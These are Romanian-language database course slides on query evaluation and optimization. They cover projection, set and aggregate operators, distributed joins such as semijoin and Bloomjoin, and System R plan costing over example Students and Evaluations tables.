- Cost: La pasul 0, se citește tabele inițială (dim.  $M$ ), și este salvat temporar același număr de înregistrări de dimensiune mai mică. La pasul de interclasare rezultă mai puține înregistrări. Folosind *Evaluations*, cele 1000 pagini se reduc la 250 la pasul 0 dacă câmpurile rămase reprezintă 25 % din dimensiunea unei înregistrări

# Proiecție bazată pe sortare - exemplu

- Proiecția tabelei *Evaluations*
- Proiecția bazată pe sortare
  - Pas 1:
    - Scanează *Evaluations* cu 1000 I/Os
    - Dacă o înregistrare din E' e 10 octeți, se vor salva în tabela temporară E' 250 pagini
  - Pas 2:
    - Având 20 pagini în *buffer*, se sortează E' în doi pași la costul de  $2*2*250$  I/O
  - Pas 3:
    - 250 I/O cost la scanarea de găsirea a duplicitelor
  - Cost total: 2500 I/O

# Proiecție bazată pe sortare - exemplu

## ■ Varianta îmbunătățită a proiecției tablei *Evaluations*

### ■ Pas 1:

- Scanare *Evaluations* cu 1000 I/O
- Salvează E' cu 250 I/O
- Având 20 pagini în *buffer*, 250 pagini sunt salvate ca 7 subșiruri sortate, fiecare având 40 pagini
  - Se folosește varianta optimizată a sortării externe,

### ■ Pas 2:

- Se citesc subșirurile sortate (250 I/O) și se interclasează

### ■ Cost total: 1500 I/O

# Proiecție bazată pe funcție de dispersie

- *Faza de partitionare*: Se citește tabela R folosind o singură pagină de input. Pentru fiecare înregistrare se elimină câmpurile nedorite și se aplică o funcție de dispersie  $h1$  pentru a stoca înregistrarea într-unul dintre cele  $B-1$  pagini rămase.
  - Rezultatul e format din  $B-1$  partiții. Evident 2 înregistrări din 2 partiții diferite sunt distințe.
- *Faza de eliminare a dupliilor*: Pentru fiecare partiție se aplică o funcție de dispersie  $h2$ , ( $\neq h1$ ) pe toate câmpurile rămase, cu eliminarea dupliilor.
  - Dacă partiția nu încape în memorie se va aplica algoritmul de proiecție , recursiv.

# Proiecție bazată pe funcție de dispersie - Cost

- Partiționare

- Citire  $E = N \text{ I/O}$
  - Salvare  $E' = T \text{ I/O}$

- Eliminarea duplicatelor

- Citirea partițiilor =  $T \text{ I/Os}$


- Cost total =  $N + 2T \text{ I/Os}$

- Exemplu *Evaluations* =  $1000 + 2*250 = 1500 \text{ I/Os}$

# Discuție asupra proiecției

- Abordarea bazată pe sortare este standard; se aplică mai bine tabelelor cu dimensiune variabilă iar rezultatul este sortat.
- Dacă un index al relației conține toate câmpurile necesare în cheia de căutare, atunci tabela se poate scana folosind doar indexul(*index-only* scan)
  - Proiecția se aplică intrărilor indexului (dim. redusă!)
- Mai eficient este dacă un index al tabelei conține toate câmpurile necesare ca *prefix* al cheii de căutare:
  - Returnează intrările în ordine, renunțându-se la câmpurile nedorite și comparând înregistrările adiacente pentru determinare duplicitărilor la o singură trecere.

# Optimizarea Interrogărilor



# Operatori specifici mulțimilor

- Intersecția și produsul cartezian sunt cazuri particulare de join.
- Reuniunea (*Union*) și diferența (*Except*) sunt similare
- Abordarea reuniunii bazată pe sortare:
  - Se sortează ambele tabele (folosind toate câmpurile).
  - Tabelele sortate sunt interclasate.
  - *Alternativă*: Se interclasează subșirurile sortate ale *ambelor* tabele obținute la primul pas al sortării.
- Abordarea reuniunii bazată pe funcție de dispersie:
  - Partiționarea tabelelor folosind funcția de dispersie  $h$ .
  - Pentru fiecare partiție a uneia dintre tabele, se folosește o a doua funcție de dispersie ( $h2$ ), utilizată la determinarea duplicărilor în partițiile corespunzătoare din R.

# Operatori de agregare (SUM, AVG, MIN etc.)

## ■ Fără grupare:

- În general, necesită scanarea completă a tabelei.
- Având un index cu cheia de căutare ce include toate câmpurile din SELECT sau WHERE, se poate scana doar indexul.

## ■ Cu grupare:

- Sortarea atributelor din *group-by*, apoi scanarea tabelei și agregarea rezultatelor pentru fiecare grup. (Abordarea poate fi îmbunătățită prin combinarea sortării cu agregarea)
- Abordare similară bazată pe dispersie câmpurilor din *group-by*
- Având un index ce include toate câmpurile din SELECT, WHERE și GROUP BY, se poate realiza doar o scanare a sa; dacă attributele din *group-by* formează prefixul cheii de căutare a indexului, rezultatul va conține înregistrările în ordonate după valorile acestor attribute.

# Impactul Buffer-ului

- Dacă anumite operații se execută concurent, estimarea numărului de pagini disponibile în *buffer* este dificil de făcut.
- Abordările de evaluare a operatorilor ce presupun acces repetat la câmpurile unei tabele pot interacționa cu politica *buffer*-ului de înlocuire a paginilor.
  - de exemplu, tabela internă este scanată în mod repetat la *Simple Nested Loop Join*. Dacă sunt suficiente pagini în *buffer* pentru a stoca tabela internă, politica *buffer*-ului nu afectează performanța. În caz contrar însă, MRU (*Most Recently Used*) este cea mai potrivită politică, LRU (*Least Recently Used*) fiind mai ineficientă (*sequential flooding*).

# Executarea interogărilor distribuite

# Interogări distribuite

```
SELECT AVG(E.age)
FROM Employees E
WHERE E.salary > 3000
    AND E.salary < 7000
```

Fragmentare orizontală:

Înregistrările cu  $salary < 5000$  la Shanghai și  $salary \geq 5000$  la Tokyo.

- Se calculează  $\text{SUM}(age)$ ,  $\text{COUNT}(age)$  pe ambele servere
- Dacă WHERE conține doar  $E.salary > 6000$ , interogarea se poate executa pe un singur server.

# Interogări distribuite

```
SELECT AVG(E.age)
FROM Employees E
WHERE E.salary > 3000
    AND E.salary < 7000
```

## Fragmentare verticală:

*title* și *salary* la Shanghai, *ename* și *age* la Tokyo, *id* fiind prezent pe ambele servere.


- Trebuie reconstruită tabela prin intermediul unui *join* pe *id*, iar apoi se evaluatează interogarea.

## Replicare:

Tabela *Employees* e copiată pe ambele servere.

- Alegerea site-ului pe care se execută interogarea se face în funcție de costurile locale și costurile de trasfer.

# *Join-uri distribuite*



*Employees*

500 pagini,

80 înregistrări pe pagină

*Reports*

1000 pagini

100 înregistrări pe pagină

# Fetch as Needed

- *Page-oriented nested loops*, *Employees* ca tabelă externă (pentru fiecare pagină din *Employees* se aduc toate paginile din *Reports* de la Paris):
  - **Cost:**  $500 D + 500 * 1000 (D+S)$ , unde **D** este costul de citire/salvare a paginilor; **S** costul de transfer al paginilor.
  - Dacă interogarea nu s-a lansat de la Londra, atunci trebuie adăugat costul de transfer al rezultatului către clientul care a transmis interogarea.
- Se poate utiliza și INL (*Indexed Nested Loops*) la Londra, aducând din tabela *Reports* doar înregistrările ce se potrivesc.

# Ship to One Site

- Transferă tabela *Reports* la Londra
  - **Cost:**  $1000 S + 4500 D$  (*Sort-Merge Join*; cost =  $3*(500+1000)$ )
  - Dacă dimensiunea rezultatului este mare, ambele relații ar putea fi transferate către serverul ce a inițiat interogarea iar join-ul este implementat acolo
- Transferă tabela *Employees* la Paris
  - **Cost:**  $500 S + 4500 D$

# Semijoin

- La Londra se execută proiecția tabelei *Employees* pe câmpul (câmpurile) folosite în join și rezultatul se transferă la Paris.
- La Paris se execută join între proiecția lui *Employees* și tabela *Reports*.
  - Rezultatul se numește **reducția** lui *Reports* relativ la *Employees* .
  - Se transferă reducția lui *Reports* la Londra
  - La Londra, se execută join între *Employees* și reducția lui *Reports*.


# Bloomjoin

- La Londra se construiește un vector de biți de dimensiune k:
  - Folosind o funcție de dispersie, se împart valorile câmpului de join în partiții de la 0 la k-1.
  - Dacă funcția aplicată câmpului returnează  $i$ , se setează bitul  $i$  cu 1 ( $i$  de la 0 la k-1).
  - Se transferă vectorul de biți la Paris.

## Bloomjoin (cont)

- La Paris, folosim similar funcția de dispersie. Dacă pentru un câmp se obține un  $i$  căruia în vector ii corespunde 0 , se elimină acea înregistrare din rezultat
  - Rezultatul se numește **reducție** a tabelei *Reports* în funcție de *Employees*.
- Se transferă reducția la Londra.
- La Londra se face join-ul dintre *Employees* și varianta redusă a lui *Reports*.

# Optimizarea interogărilor




# Executarea interogărilor

Plan de execuție  
a interogărilor

Cereri  
înregistrări, index

Gestionare  
pagini

citire/ scriere  
pagini



# Structura folosită în exemple

Students (*sid: integer, sname: string, age: integer*)

Courses (*cid: integer, name: string, location: string*)

Evaluations (*sid: integer, cid: integer, day: date, grade: integer*)

## ■ *Students:*

- Fiecare înregistrare are o lungime de 50 bytes.
- 80 înregistrări pe pagină, 500 pagini.

## ■ *Courses:*


- Lungime înregistrare 50 bytes,
- 80 înregistrări pe pagină, 100 pagini.

## ■ *Evaluations:*

- Lungime înregistrare 40 bytes,
- 100 înregistrări pe pagină, 1000 pagini.

# Planurile de execuție ale interogărilor

```
SELECT E1.date  
FROM Evaluations E1, Students S1  
WHERE E1.sid=S1.sid AND  
      E1.grade > 8
```



## Planul interogării:

- arbore logic
- se specifică o decizie de implementare la fiecare nod
- planificarea operațiilor

# Frunzele planului de execuție: scanări

- **Table scan:** iterează prin înregistrările tablei.
- **Index scan:** accesează înregistrările index-ului tablei
- **Sorted scan:** accesează înregistrările tablei după ce aceasta a fost sortată în prealabil.
- Cum se combină operațiile?
  - **Modelul iterator.** Fiecare operație e implementată cu 3 funcții:
    - *Open:* inițializări / pregătește structurile de date
    - *GetNext:* returnează următoarea înregistrare din rezultat
    - *Close:* finalizează operația / eliberează memoria

=> permite lucrul în pipeline!
  - **Modelul materializat (*data-driven*)**
    - Uneori modul de operare a ambelor modele e identic (exemplu: *sorted scan*).

# Proces de optimizare a interogărilor

- Se transformă interogarea SQL într-un arbore logic:
  - identifică blocurile distincte (*view-uri*, sub-interogări).
- Se rescrie interogarea:
  - se aplică **transformări algebrice** pentru a obține un plan mai puțin costisitor.
  - se unesc blocuri de date și/sau se mută predicate între blocuri.
- Se optimizează fiecare bloc: **secvențele de execuție a join-urilor**.

# Proces de optimizare a interogărilor

- *Plan: Arbore format din operatori algebrici relaționali*
  - Pentru fiecare operator este identificat un algoritm de execuție
  - Fiecare operator are (în general) implementată o interfață `pull'.
- Probleme:
  - Ce planuri se iau în considerare?
  - Cum se estimează costul unui plan?
- Se implementează algoritmi de identificare a planurilor cele mai puțin costisitoare:
  - Ideal: se dorește obținerea celui mai bun plan.
  - Practic: se elimină planurile cele mai costisitoare!

# *System R Optimizer*


- Impact:
  - Cel mai utilizat algoritm;
  - Functionează bine pentru < 10 *join*-uri.
- Estimare cost: aproximări, aproximări, aproximări...
  - Statistici, actualizate în catalogul bazei de date, folosite la estimarea costului operațiilor și a dimensiunii rezultatelor.
  - Combinăție între costul CPU și costurile de citire/scriere.

# *System R Optimizer*


- Nu se estimeaza toate planurile!
  - Sunt considerate doar planurile *left-deep join*
    - Aceste planuri permit ca rezultatul unui operator sa fie transferat în *pipeline* către următorul operator fără stocarea temporară a relației.
  - Se exclude produsul cartezian

# Exemplu

```
SELECT S.sname  
FROM Evaluations E, Students S  
WHERE E.sid=S.sid AND  
E.cid=100 AND S.age>22
```




- Cost:  $500+500*1000$  I/Os
- Plan inadecvat, cost f mare!
- *Scopul optimizării:* căutarea de planuri mai eficiente ce calculează același răspuns.



# Plan alternativ 1

- Diferența esențială:  
pozitia operatorilor de selectie.



- Costul planului  
(presupunem că sunt 5 pagini în buffer):

- Scan *Evaluations* (1000) + memorează temp T1 (10 pag, dacă avem 100 cursuri și distribuție uniformă). – *total 1010 I/Os*
- Scan *Students* (500) + memorează temp T2 (250 pag, dacă avem 10 vârste). – *total 750 I/Os*
- Sortare T1 (2\*2\*10), sortare T2 (2\*4\*250), interclasare (10+250) – *total 2300 I/Os*
- Total: 4060 pagini I/Os.


# Plan alternativ 1

- Diferența esențială:  
poziția operatorilor de selectie.

- Costul planului  
(presupunem că sunt 5 pagini în buffer):

- Dacă se foloseste BNL join:
  - cost join =  $10 + 4 \cdot 250$ ,
  - cost total = 2770.

- Dacă `împingem' proiecțiile:
  - T1 rămâne cu  $sid$ , T2 rămâne cu  $sid$  și  $sname$ :
  - T1 încape în 3 pagini, costul BNL este sub 250 pagini, total  $< 2000$ .



# Plan alternativ 2

- Cu index grupat cu access direct pe *cid* din

*Evaluations*, avem

$$100,000/100 = 1000 \text{ tupluri în}$$
$$1000/100 = 10 \text{ pagini.}$$

- INL cu *pipelining* (rezultatul nu e materializat).


- Se elimină câmpurile inutile din output.

- Coloana *sid* e cheie pentru *Students*.

- Cel mult o "potrivire", index grupat pe *sid* e OK.

- Decizia de a nu „împinge” selecția  $age > 22$  mai repede e dată de disponibilitatea indexului pe *sid* al *Students*.

**Cost:** Selecție pe *Evaluations* (10 I/Os); pentru fiecare obținem înregistrările din *Students* ( $1000 * (1.2 + 1)$ ); total **2210 I/Os**.



# Unitatea de optimizare: *bloc Select*

